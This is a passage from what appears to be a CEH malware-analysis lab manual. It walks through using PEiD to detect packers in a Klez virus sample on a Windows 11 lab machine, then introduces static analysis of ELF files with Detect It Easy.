
Here, we will use the PEid tool to detect common packers, cryptors, and compilers for PE executable files.

1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Packaging and Obfuscation Tools\PEid** and double-click **PEID.exe**.
2. The **PEiD** main window appears. Click the **Browse** button to upload a malicious file for analysis.


Module 07 – Malware Threats



3. The **Choose the file to open** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!**, select the **face.exe** file, and click **Open**.



- As soon as you click **Open**, PEiD analyzes the file and provides information, as shown in the screenshot.



- Close all windows once the analysis is complete.


Task 4: Analyze ELF Executable File using Detect It Easy (DIE)

The Executable and Linkable Format (ELF) is a generic executable file format in Linux environment. It contains three main components including ELF header, sections, and segments. Each component plays an independent role in the loading and execution of ELF executables. The static analysis of an ELF file involves investigating an ELF executable file without running or installing it. It also involves accessing the binary code and extracting valuable artifacts from the program. Numerous tools can be used to perform static analysis on ELF files. In this task, we will be using Detect It Easy (DIE) tool to analyze ELF file.

